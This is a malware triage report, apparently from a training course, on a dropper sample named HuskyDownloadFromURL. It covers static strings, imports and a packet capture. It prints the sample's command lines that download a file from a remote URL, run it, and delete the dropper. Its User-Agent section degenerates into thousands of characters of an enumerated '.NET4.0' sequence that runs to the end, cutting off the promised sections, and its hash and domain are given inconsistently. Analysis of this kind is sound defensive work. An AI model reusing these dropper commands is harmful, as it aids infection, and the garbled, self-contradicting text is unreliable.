

Practical Malware Analysis & Triage

Malware Analysis Report

HuskyDownloadFromURL -Dropper Malware

Nov 2022 | HuskyHacks | v1.0



Table of Contents

| | |
|------------------------------------|----|
| Table of Contents | 2 |
| Executive Summary..... | 3 |
| High-Level Technical Summary | 4 |
| Malware Composition | 5 |
| Dropper.DownloadFromURL.exe | 5 |
| Basic Static Analysis..... | 6 |
| Basic Dynamic Analysis..... | 7 |
| Advanced Static Analysis..... | 11 |
| Advanced Dynamic Analysis | 12 |
| Indicators of Compromise..... | 13 |
| Network Indicators..... | 13 |
| Host-based Indicators | 15 |
| Rules & Signatures | 16 |
| Appendices | 17 |
| A. Yara Rules..... | 17 |
| B. Callback URLs | 17 |
| C. Decompiled Code Snippets..... | 18 |



Executive Summary

| | |
|-------------|--|
| SHA256 hash | 92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cflfda8a |
|-------------|--|

HuskyDownloadFromURL is a dropper malware sample first identified on Nov 26th, 2022. It is a binary executable that runs on the x32 Windows operating system. Symptoms of infection include one beaconing attempt to each of the URLs listed in Appendix B, random black screen popup on the endpoint, and an executable named “CR433101.dat.exe” appearing in the C:\Users\Public\Documents directory.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

HuskyDownloadFromURL consists of one part divided in two stages: the download of a suspected malware component (CR433101.dat.exe) and the contact of a callback URL. First, it attempts to download a file hosted at (hxxp://ssl-6582datamanager.helpdeskbros.local) and if done successfully, it contacts the callback URL (hxxp://huskyhacks.dev).





Malware Composition

HuskyDownloadFromURL consists of the following components:

| File Name | SHA256 Hash |
|-----------------------------|--|
| Dropper.DownloadFromURL.exe | 92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a |

Dropper.DownloadFromURL.exe

The initial executable that runs after a successful spear phish. Executable has self-deletion mechanism. Once executed, if it does not find CR433101.dat.exe file inside the C:\Users\Public\Documents directory it will exit out of the program and delete itself from disk.



Basic Static Analysis

{Screenshots and description about basic static artifacts and methods}

| | |
|-------------------------------------|---|
| URLDownloadToFileW | x |
| InternetOpenW | x |
| InternetOpenUrlW | x |
| CreateProcessW | x |
| GetCurrentProcessId | x |
| GetCurrentThreadId | x |
| TerminateProcess | x |
| ShellExecuteW | x |

Fig 1: Imports worth noting from IAT.

```
!This program cannot be run in DOS mode.  
C:\Users\Matt\source\repos\HuskyHacks\PMAT-maldev\src\DownloadFromURL\Release  
\DownloadFromURL.pdb  
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"  
http://ssl-6582datamanager.helpdeskbro.local/favicon.ico  
C:\Users\Public\Documents\CR433101.dat.exe  
Mozilla/5.0  
http://huskyhacks.dev  
ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
```

Fig 2: Relevant strings extracted from Floss Output

Basic Dynamic Analysis

{Screenshots and description about basic dynamic artifacts and methods}




Fig 3: First detonation of the program without INETSIM running. After opening the executable, black window opens briefly and closes shortly after. File deletes itself from disk.




Fig 4: Suspected self-deletion mechanism.



| | | | | | |
|----|--------------|----------|-----------------|------|--|
| 8 | 0.059132281 | 10.0.0.4 | 10.0.0.3 | HTTP | 362 GET /favicon.ico HTTP/1.1 |
| 9 | 0.059138322 | 10.0.0.3 | 10.0.0.4 | TCP | 54 80 → 1113 [ACK] Seq=1 Ack=309 Win= |
| 10 | 0.091975130 | 10.0.0.3 | 10.0.0.4 | TCP | 207 80 → 1113 [PSH, ACK] Seq=1 Ack=309 |
| 11 | 0.092202117 | 10.0.0.4 | 10.0.0.3 | TCP | 60 1113 → 80 [ACK] Seq=309 Ack=154 Wi |
| 12 | 0.092212286 | 10.0.0.3 | 10.0.0.4 | HTTP | 252 HTTP/1.1 200 OK (image/x-icon) |
| 13 | 0.092372342 | 10.0.0.4 | 10.0.0.3 | TCP | 60 1113 → 80 [ACK] Seq=309 Ack=352 Wi |
| 14 | 0.093534402 | 10.0.0.3 | 10.0.0.4 | TCP | 54 80 → 1113 [FIN, ACK] Seq=352 Ack=3 |
| 15 | 0.093683872 | 10.0.0.4 | 10.0.0.3 | TCP | 60 1113 → 80 [ACK] Seq=309 Ack=353 Wi |
| 16 | 0.115455533 | 10.0.0.4 | 10.0.0.3 | TCP | 60 1113 → 80 [FIN, ACK] Seq=309 Ack=3 |
| 17 | 0.115471069 | 10.0.0.3 | 10.0.0.4 | TCP | 54 80 → 1113 [ACK] Seq=353 Ack=310 Wi |
| 18 | 0.146822341 | 10.0.0.4 | 10.0.0.3 | DNS | 74 Standard query 0xfeec A huskyhacks |
| 19 | 0.151173526 | 10.0.0.3 | 10.0.0.4 | DNS | 90 Standard query response 0xfeec A f |
| 20 | 0.151771565 | 10.0.0.4 | 10.0.0.3 | TCP | 66 1114 → 80 [SYN] Seq=0 Win=65535 Le |
| 21 | 0.151785358 | 10.0.0.3 | 10.0.0.4 | TCP | 66 80 → 1114 [SYN, ACK] Seq=0 Ack=1 V |
| 22 | 0.151999121 | 10.0.0.4 | 10.0.0.3 | TCP | 60 1114 → 80 [ACK] Seq=1 Ack=1 Win=26 |
| 23 | 0.152045141 | 10.0.0.4 | 10.0.0.3 | HTTP | 119 GET / HTTP/1.1 |
| 24 | 0.152049932 | 10.0.0.3 | 10.0.0.4 | TCP | 54 80 → 1114 [ACK] Seq=1 Ack=66 Win=6 |
| 25 | 0.161123052 | 10.0.0.3 | 10.0.0.4 | TCP | 204 80 → 1114 [PSH, ACK] Seq=1 Ack=66 |
| 26 | 0.161323402 | 10.0.0.4 | 10.0.0.3 | TCP | 60 1114 → 80 [ACK] Seq=66 Ack=151 Wir |
| 27 | 0.161333124 | 10.0.0.3 | 10.0.0.4 | HTTP | 312 HTTP/1.1 200 OK (text/html) |
| 28 | 0.161475952 | 10.0.0.4 | 10.0.0.3 | TCP | 60 1114 → 80 [ACK] Seq=66 Ack=409 Wir |
| 29 | 0.162567901 | 10.0.0.3 | 10.0.0.4 | TCP | 54 80 → 1114 [FIN, ACK] Seq=409 Ack=6 |
| 30 | 0.162716687 | 10.0.0.4 | 10.0.0.3 | TCP | 60 1114 → 80 [ACK] Seq=66 Ack=410 Wir |
| 31 | 0.382224973 | 10.0.0.4 | 10.0.0.3 | TCP | 60 1114 → 80 [RST, ACK] Seq=66 Ack=41 |
| 32 | 16.299196674 | 10.0.0.4 | 239.255.255.250 | SSDP | 179 M-SEARCH * HTTP/1.1 |

▶ Frame 8: 362 bytes on wire (2896 bits), 362 bytes captured (2896 bits) on interface enp0s3, id 0

▶ Ethernet II, Src: PcsCompu_25:9a:3e (08:00:27:25:9a:3e), Dst: PcsCompu_5d:36:ca (08:00:27:5d:36:ca)

▶ Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3

▶ Transmission Control Protocol, Src Port: 1113, Dst Port: 80, Seq: 1, Ack: 1, Len: 308

▶ Hypertext Transfer Protocol

GET /favicon.ico HTTP/1.1\r\nAccept: */*\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET4.0A; .NET4.0F; .NET4.0G; .NET4.0H; .NET4.0I; .NET4.0J; .NET4.0K; .NET4.0L; .NET4.0M; .NET4.0N; .NET4.0O; .NET4.0P; .NET4.0Q; .NET4.0R; .NET4.0S; .NET4.0T; .NET4.0U; .NET4.0V; .NET4.0W; .NET4.0X; .NET4.0Y; .NET4.0Z; .NET4.0AA; .NET4.0AB; .NET4.0AC; .NET4.0AD; .NET4.0AE; .NET4.0AF; .NET4.0AG; .NET4.0AH; .NET4.0AI; .NET4.0AJ; .NET4.0AK; .NET4.0AL; .NET4.0AM; .NET4.0AN; .NET4.0AO; .NET4.0AP; .NET4.0AQ; .NET4.0AR; .NET4.0AS; .NET4.0AT; .NET4.0AU; .NET4.0AV; .NET4.0AW; .NET4.0AX; .NET4.0AY; .NET4.0AZ; .NET4.0BA; .NET4.0BB; .NET4.0BC; .NET4.0BD; .NET4.0BE; .NET4.0BF; .NET4.0BG; .NET4.0BH; .NET4.0BI; .NET4.0BJ; .NET4.0BK; .NET4.0BL; .NET4.0BM; .NET4.0BN; .NET4.0BO; .NET4.0BP; .NET4.0BQ; .NET4.0BR; .NET4.0BS; .NET4.0BT; .NET4.0BU; .NET4.0BV; .NET4.0BW; .NET4.0BX; .NET4.0BY; .NET4.0BZ; .NET4.0CA; .NET4.0CB; .NET4.0CC; .NET4.0CD; .NET4.0CE; .NET4.0CF; .NET4.0CG; .NET4.0CH; .NET4.0CI; .NET4.0CJ; .NET4.0CK; .NET4.0CL; .NET4.0CM; .NET4.0CN; .NET4.0CO; .NET4.0CP; .NET4.0CQ; .NET4.0CR; .NET4.0CS; .NET4.0CT; .NET4.0CU; .NET4.0CV; .NET4.0CW; .NET4.0CX; .NET4.0CY; .NET4.0CZ; .NET4.0DA; .NET4.0DB; .NET4.0DC; .NET4.0DD; .NET4.0DE; .NET4.0DF; .NET4.0DG; .NET4.0DH; .NET4.0DI; .NET4.0DJ; .NET4.0DK; .NET4.0DL; .NET4.0DM; .NET4.0DN; .NET4.0DO; .NET4.0DP; .NET4.0DQ; .NET4.0DR; .NET4.0DS; .NET4.0DT; .NET4.0DU; .NET4.0DV; .NET4.0DW; .NET4.0DX; .NET4.0DY; .NET4.0DZ; .NET4.0EA; .NET4.0EB; .NET4.0EC; .NET4.0ED; .NET4.0EE; .NET4.0EF; .NET4.0EG; .NET4.0EH; .NET4.0EI; .NET4.0EJ; .NET4.0EK; .NET4.0EL; .NET4.0EM; .NET4.0EN; .NET4.0EO; .NET4.0EP; .NET4.0EQ; .NET4.0ER; .NET4.0ES; .NET4.0ET; .NET4.0EU; .NET4.0EV; .NET4.0EW; .NET4.0EX; .NET4.0EY; .NET4.0EZ; .NET4.0FA; .NET4.0FB; .NET4.0FC; .NET4.0FD; .NET4.0FE; .NET4.0FF; .NET4.0FG; .NET4.0FH; .NET4.0FI; .NET4.0FJ; .NET4.0FK; .NET4.0FL; .NET4.0FM; .NET4.0FN; .NET4.0FO; .NET4.0FP; .NET4.0FQ; .NET4.0FR; .NET4.0FS; .NET4.0FT; .NET4.0FU; .NET4.0FV; .NET4.0FW; .NET4.0FX; .NET4.0FY; .NET4.0FZ; .NET4.0GA; .NET4.0GB; .NET4.0GC; .NET4.0GD; .NET4.0GE; .NET4.0GF; .NET4.0GG; .NET4.0GH; .NET4.0GI; .NET4.0GJ; .NET4.0GK; .NET4.0GL; .NET4.0GM; .NET4.0GN; .NET4.0GO; .NET4.0GP; .NET4.0GQ; .NET4.0GR; .NET4.0GS; .NET4.0GT; .NET4.0GU; .NET4.0GV; .NET4.0GW; .NET4.0GX; .NET4.0GY; .NET4.0GZ; .NET4.0HA; .NET4.0HB; .NET4.0HC; .NET4.0HD; .NET4.0HE; .NET4.0HF; .NET4.0HG; .NET4.0HH; .NET4.0HI; .NET4.0HJ; .NET4.0HK; .NET4.0HL; .NET4.0HM; .NET4.0HN; .NET4.0HO; .NET4.0HP; .NET4.0HQ; .NET4.0HR; .NET4.0HS; .NET4.0HT; .NET4.0HU; .NET4.0HV; .NET4.0HW; .NET4.0HX; .NET4.0HY; .NET4.0HZ; .NET4.0IA; .NET4.0IB; .NET4.0IC; .NET4.0ID; .NET4.0IE; .NET4.0IF; .NET4.0IG; .NET4.0IH; .NET4.0IJ; .NET4.0IK; .NET4.0IL; .NET4.0IM; .NET4.0IN; .NET4.0IO; .NET4.0IP; .NET4.0IQ; .NET4.0IR; .NET4.0IS; .NET4.0IT; .NET4.0IU; .NET4.0IV; .NET4.0IW; .NET4.0IX; .NET4.0IY; .NET4.0IZ; .NET4.0JA; .NET4.0JB; .NET4.0JC; .NET4.0JD; .NET4.0JE; .NET4.0JF; .NET4.0JG; .NET4.0JH; .NET4.0JI; .NET4.0JJ; .NET4.0JK; .NET4.0JL; .NET4.0JM; .NET4.0JN; .NET4.0JO; .NET4.0JP; .NET4.0JQ; .NET4.0JR; .NET4.0JS; .NET4.0JT; .NET4.0JU; .NET4.0JV; .NET4.0JW; .NET4.0JX; .NET4.0JY; .NET4.0JZ; .NET4.0KA; .NET4.0KB; .NET4.0KC; .NET4.0KD; .NET4.0KE; .NET4.0KF; .NET4.0KG; .NET4.0KH; .NET4.0KI; .NET4.0KJ; .NET4.0KK; .NET4.0KL; .NET4.0KM; .NET4.0KN; .NET4.0KO; .NET4.0KP; .NET4.0KQ; .NET4.0KR; .NET4.0KS; .NET4.0KT; .NET4.0KU; .NET4.0KV; .NET4.0KW; .NET4.0KX; .NET4.0KY; .NET4.0KZ; .NET4.0LA; .NET4.0LB; .NET4.0LC; .NET4.0LD; .NET4.0LE; .NET4.0LF; .NET4.0LG; .NET4.0LH; .NET4.0LI; .NET4.0LJ; .NET4.0LK; .NET4.0LL; .NET4.0LM; .NET4.0LN; .NET4.0LO; .NET4.0LP; .NET4.0LQ; .NET4.0LR; .NET4.0LS; .NET4.0LT; .NET4.0LU; .NET4.0LV; .NET4.0LW; .NET4.0LX; .NET4.0LY; .NET4.0LZ; .NET4.0MA; .NET4.0MB; .NET4.0MC; .NET4.0MD; .NET4.0ME; .NET4.0MF; .NET4.0MG; .NET4.0MH; .NET4.0MI; .NET4.0MJ; .NET4.0MK; .NET4.0ML; .NET4.0MM; .NET4.0MN; .NET4.0MO; .NET4.0MP; .NET4.0MQ; .NET4.0MR; .NET4.0MS; .NET4.0MT; .NET4.0MU; .NET4.0MV; .NET4.0MW; .NET4.0MX; .NET4.0MY; .NET4.0MZ; .NET4.0NA; .NET4.0NB; .NET4.0NC; .NET4.0ND; .NET4.0NE; .NET4.0NF; .NET4.0NG; .NET4.0NH; .NET4.0NI; .NET4.0NJ; .NET4.0NK; .NET4.0NL; .NET4.0NM; .NET4.0NN; .NET4.0NO; .NET4.0NP; .NET4.0NQ; .NET4.0NR; .NET4.0NS; .NET4.0NT; .NET4.0NU; .NET4.0NV; .NET4.0NW; .NET4.0NX; .NET4.0NY; .NET4.0NZ; .NET4.0OA; .NET4.0OB; .NET4.0OC; .NET4.0OD; .NET4.0OE; .NET4.0OF; .NET4.0OG; .NET4.0OH; .NET4.0OI; .NET4.0OJ; .NET4.0OK; .NET4.0OL; .NET4.0OM; .NET4.0ON; .NET4.0OO; .NET4.0OP; .NET4.0OQ; .NET4.0OR; .NET4.0OS; .NET4.0OT; .NET4.0OU; .NET4.0OV; .NET4.0OW; .NET4.0OX; .NET4.0OY; .NET4.0OZ; .NET4.0PA; .NET4.0PB; .NET4.0PC; .NET4.0PD; .NET4.0PE; .NET4.0PF; .NET4.0PG; .NET4.0PH; .NET4.0PI; .NET4.0PJ; .NET4.0PK; .NET4.0PL; .NET4.0PM; .NET4.0PN; .NET4.0PO; .NET4.0PP; .NET4.0PQ; .NET4.0PR; .NET4.0PS; .NET4.0PT; .NET4.0PU; .NET4.0PV; .NET4.0PW; .NET4.0PX; .NET4.0PY; .NET4.0PZ; .NET4.0QA; .NET4.0QB; .NET4.0QC; .NET4.0QD; .NET4.0QE; .NET4.0QF; .NET4.0QG; .NET4.0QH; .NET4.0QI; .NET4.0QJ; .NET4.0QK; .NET4.0QL; .NET4.0QM; .NET4.0QN; .NET4.0QO; .NET4.0QP; .NET4.0QQ; .NET4.0QR; .NET4.0QS; .NET4.0QT; .NET4.0QU; .NET4.0QV; .NET4.0QW; .NET4.0QX; .NET4.0QY; .NET4.0QZ; .NET4.0RA; .NET4.0RB; .NET4.0RC; .NET4.0RD; .NET4.0RE; .NET4.0RF; .NET4.0RG; .NET4.0RH; .NET4.0RI; .NET4.0RJ; .NET4.0RK; .NET4.0RL; .NET4.0RM; .NET4.0RN; .NET4.0RO; .NET4.0RP; .NET4.0RQ; .NET4.0RR; .NET4.0RS; .NET4.0RT; .NET4.0RU; .NET4.0RV; .NET4.0RW; .NET4.0RX; .NET4.0RY; .NET4.0RZ; .NET4.0SA; .NET4.0SB; .NET4.0SC; .NET4.0SD; .NET4.0SE; .NET4.0SF; .NET4.0SG; .NET4.0SH; .NET4.0SI; .NET4.0SJ; .NET4.0SK; .NET4.0SL; .NET4.0SM; .NET4.0SN; .NET4.0SO; .NET4.0SP; .NET4.0SQ; .NET4.0SR; .NET4.0SS; .NET4.0ST; .NET4.0SU; .NET4.0SV; .NET4.0SW; .NET4.0SX; .NET4.0SY; .NET4.0SZ; .NET4.0TA; .NET4.0TB; .NET4.0TC; .NET4.0TD; .NET4.0TE; .NET4.0TF; .NET4.0TG; .NET4.0TH; .NET4.0TI; .NET4.0TJ; .NET4.0TK; .NET4.0TL; .NET4.0TM; .NET4.0TN; .NET4.0TO; .NET4.0TP; .NET4.0TQ; .NET4.0TR; .NET4.0TS; .NET4.0TT; .NET4.0TU; .NET4.0TV; .NET4.0TW; .NET4.0TX; .NET4.0TY; .NET4.0TZ; .NET4.0UA; .NET4.0UB; .NET4.0UC; .NET4.0UD; .NET4.0UE; .NET4.0UF; .NET4.0UG; .NET4.0UH; .NET4.0UI; .NET4.0UJ; .NET4.0UK; .NET4.0UL; .NET4.0UM; .NET4.0UN; .NET4.0UO; .NET4.0UP; .NET4.0UQ; .NET4.0UR; .NET4.0US; .NET4.0UT; .NET4.0UU; .NET4.0UV; .NET4.0UW; .NET4.0UX; .NET4.0UY; .NET4.0UZ; .NET4.0VA; .NET4.0VB; .NET4.0VC; .NET4.0VD; .NET4.0VE; .NET4.0VF; .NET4.0VG; .NET4.0VH; .NET4.0VI; .NET4.0VJ; .NET4.0VK; .NET4.0VL; .NET4.0VM; .NET4.0VN; .NET4.0VO; .NET4.0VP; .NET4.0VQ; .NET4.0VR; .NET4.0VS; .NET4.0VT; .NET4.0VU; .NET4.0VV; .NET4.0VW; .NET4.0VX; .NET4.0VY; .NET4.0VZ; .NET4.0WA; .NET4.0WB; .NET4.0WC; .NET4.0WD; .NET4.0WE; .NET4.0WF; .NET4.0WG; .NET4.0WH; .NET4.0WI; .NET4.0WJ; .NET4.0WK; .NET4.0WL; .NET4.0WM; .NET4.0WN; .NET4.0WO; .NET4.0WP; .NET4.0WQ; .NET4.0WR; .NET4.0WS; .NET4.0WT; .NET4.0WU; .NET4.0WV; .NET4.0WW; .NET4.0WX; .NET4.0WY; .NET4.0WZ; .NET4.0XA; .NET4.0XB; .NET4.0XC; .NET4.0XD; .NET4.0XE; .NET4.0XF; .NET4.0XG; .NET4.0XH; .NET4.0XI; .NET4.0XJ; .NET4.0XK; .NET4.0XL; .NET4.0XM; .NET4.0XN; .NET4.0XO; .NET4.0XP; .NET4.0XQ; .NET4.0XR; .NET4.0XS; .NET4.0XT; .NET4.0XU; .NET4.0XV; .NET4.0XW; .NET4.0XX; .NET4.0XY; .NET4.0XZ; .NET4.0YA; .NET4.0YB; .NET4.0YC; .NET4.0YD; .NET4.0YE; .NET4.0YF; .NET4.0YG; .NET4.0YH; .NET4.0YI; .NET4.0YJ; .NET4.0YK; .NET4.0YL; .NET4.0YM; .NET4.0YN; .NET4.0YO; .NET4.0YP; .NET4.0YQ; .NET4.0YR; .NET4.0YS; .NET4.0YT; .NET4.0YU; .NET4.0YV; .NET4.0YW; .NET4.0YX; .NET4.0YY; .NET4.0YZ; .NET4.0ZA; .NET4.0ZB; .NET4.0ZC; .NET4.0ZD; .NET4.0ZE; .NET4.0ZF; .NET4.0ZG; .NET4.0ZH; .NET4.0ZI; .NET4.0ZJ; .NET4.0ZK; .NET4.0ZL; .NET4.0ZM; .NET4.0ZN; .NET4.0ZO; .NET4.0ZP; .NET4.0ZQ; .NET4.0ZR; .NET4.0ZS; .NET4.0ZT; .NET4.0ZU; .NET4.0ZV; .NET4.0ZW; .NET4.0ZX; .NET4.0ZY; .NET4.0ZZ; .NET4.0_0; .NET4.0_1; .NET4.0_2; .NET4.0_3; .NET4.0_4; .NET4.0_5; .NET4.0_6; .NET4.0_7; .NET4.0_8; .NET4.0_9; .NET4.0_A; .NET4.0_B; .NET4.0_C; .NET4.0_D; .NET4.0_E; .NET4.0_F; .NET4.0_G; .NET4.0_H; .NET4.0_I; .NET4.0_J; .NET4.0_K; .NET4.0_L; .NET4.0_M; .NET4.0_N; .NET4.0_O; .NET4.0_P; .NET4.0_Q; .NET4.0_R; .NET4.0_S; .NET4.0_T; .NET4.0_U; .NET4.0_V; .NET4.0_W; .NET4.0_X; .NET4.0_Y; .NET4.0_Z; .NET4.0__0; .NET4.0__1; .NET4.0__2; .NET4.0__3; .NET4.0__4; .NET4.0__5; .NET4.0__6; .NET4.0__7; .NET4.0__8; .NET4.0__9; .NET4.0__A; .NET4.0__B; .NET4.0__C; .NET4.0__D; .NET4.0__E; .NET4.0__F; .NET4.0__G; .NET4.0__H; .NET4.0__I; .NET4.0__J; .NET4.0__K; .NET4.0__L; .NET4.0__M; .NET4.0__N; .NET4.0__O; .NET4.0__P; .NET4.0__Q; .NET4.0__R; .NET4.0__S; .NET4.0__T; .NET4.0__U; .NET4.0__V; .NET4.0__W; .NET4.0__X; .NET4.0__Y; .NET4.0__Z; .NET4.0__00; .NET4.0__01; .NET4.0__02; .NET4.0__03; .NET4.0__04; .NET4.0__05; .NET4.0__06; .NET4.0__07; .NET4.0__08; .NET4.0__09; .NET4.0__0A; .NET4.0__0B; .NET4.0__0C; .NET4.0__0D; .NET4.0__0E; .NET4.0__0F; .NET4.0__0G; .NET4.0__0H; .NET4.0__0I; .NET4.0__0J; .NET4.0__0K; .NET4.0__0L; .NET4.0__0M; .NET4.0__0N; .NET4.0__0O; .NET4.0__0P; .NET4.0__0Q; .NET4.0__0R; .NET4.0__0S; .NET4.0__0T; .NET4.0__0U; .NET4.0__0V; .NET4.0__0W; .NET4.0__0X; .NET4.0__0Y; .NET4.0__0Z; .NET4.0__0_0; .NET4.0__0_1; .NET4.0__0_2; .NET4.0__0_3; .NET4.0__0_4; .NET4.0__0_5; .NET4.0__0_6; .NET4.0__0_7; .NET4.0__0_8; .NET4.0__0_9; .NET4.0__0_A; .NET4.0__0_B; .NET4.0__0_C; .NET4.0__0_D; .NET4.0__0_E; .NET4.0__0_F; .NET4.0__0_G; .NET4.0__0_H; .NET4.0__0_I; .NET4.0__0_J; .NET4.0__0_K; .NET4.0__0_L; .NET4.0__0_M; .NET4.0__0_N; .NET4.0__0_O; .NET4.0__0_P; .NET4.0__0_Q; .NET4.0__0_R; .NET4.0__0_S; .NET4.0__0_T; .NET4.0__0_U; .NET4.0__0_V; .NET4.0__0_W; .NET4.0__0_X; .NET4.0__0_Y; .NET4.0__0_Z; .NET4.0__0__0; .NET4.0__0__1; .NET4.0__0__2; .NET4.0__0__3; .NET4.0__0__4; .NET4.0__0__5; .NET4.0__0__6; .NET4.0__0__7; .NET4.0__0__8; .NET4.0__0__9; .NET4.0__0__A; .NET4.0__0__B; .NET4.0__0__C; .NET4.0__0__D; .NET4.0__0__E; .NET4.0__0__F; .NET4.0__0__G; .NET4.0__0__H; .NET4.0__0__I; .NET4.0__0__J; .NET4.0__0__K; .NET4.0__0__L; .NET4.0__0__M; .NET4.0__0__N; .NET4.0__0__O; .NET4.0__0__P; .NET4.0__0__Q; .NET4.0__0__R; .NET4.0__0__S; .NET4.0__0__T; .NET4.0__0__U; .NET4.0__0__V; .NET4.0__0__W; .NET4.0__0__X; .NET4.0__0__Y; .NET4.0__0__Z; .NET4.0__0__00; .NET4.0__0__01; .NET4.0__0__02; .NET4.0__0__03; .NET4.0__0__04; .NET4.0__0__05; .NET4.0__0__06; .NET4.0__0__07; .NET4.0__0__08; .NET4.0__0__09; .NET4.0__0__0A; .NET4.0__0__0B; .NET4.0__0__0C; .NET4.0__0__0D; .NET4.0__0__0E; .NET4.0__0__0F; .NET4.0__0__0G; .NET4.0__0__0H; .NET4.0__0__0I; .NET4.0__0__0J; .NET4.0__0__0K; .NET4.0__0__0L; .NET4.0__0__0M; .NET4.0__0__0N; .NET4.0__0__0O; .NET4.0__0__0P; .NET4.0__0__0Q; .NET4.0__0__0R; .NET4.0__0__0S; .NET4.0__0__0T; .NET4.0__0__0U; .NET4.0__0__0V; .NET4.0__0__0W; .NET4.0__0__0X; .NET4.0__0__0Y; .NET4.0__0__0Z; .NET4.0__0__0_0; .NET4.0__0__0_1; .NET4.0__0__0_2; .NET4.0__0__0_3; .NET4.0__0__0_4; .NET4.0__0__0_5; .NET4.0__0__0_6; .NET4.0__0__0_7; .NET4.0__0__0_8; .NET4.0__0__0_9; .NET4.0__0__0_A; .NET4.0__0__0_B; .NET4.0__0__0_C; .NET4.0__0__0_D; .NET4.0__0__0_E; .NET4.0__0__0_F; .NET4.0__0__0_G; .NET4.0__0__0_H; .NET4.0__0__0_I; .NET4.0__0__0_J; .NET4.0__0__0_K; .NET4.0__0__0_L; .NET4.0__0__0_M; .NET4.0__0__0_N; .NET4.0__0__0_O; .NET4.0__0__0_P; 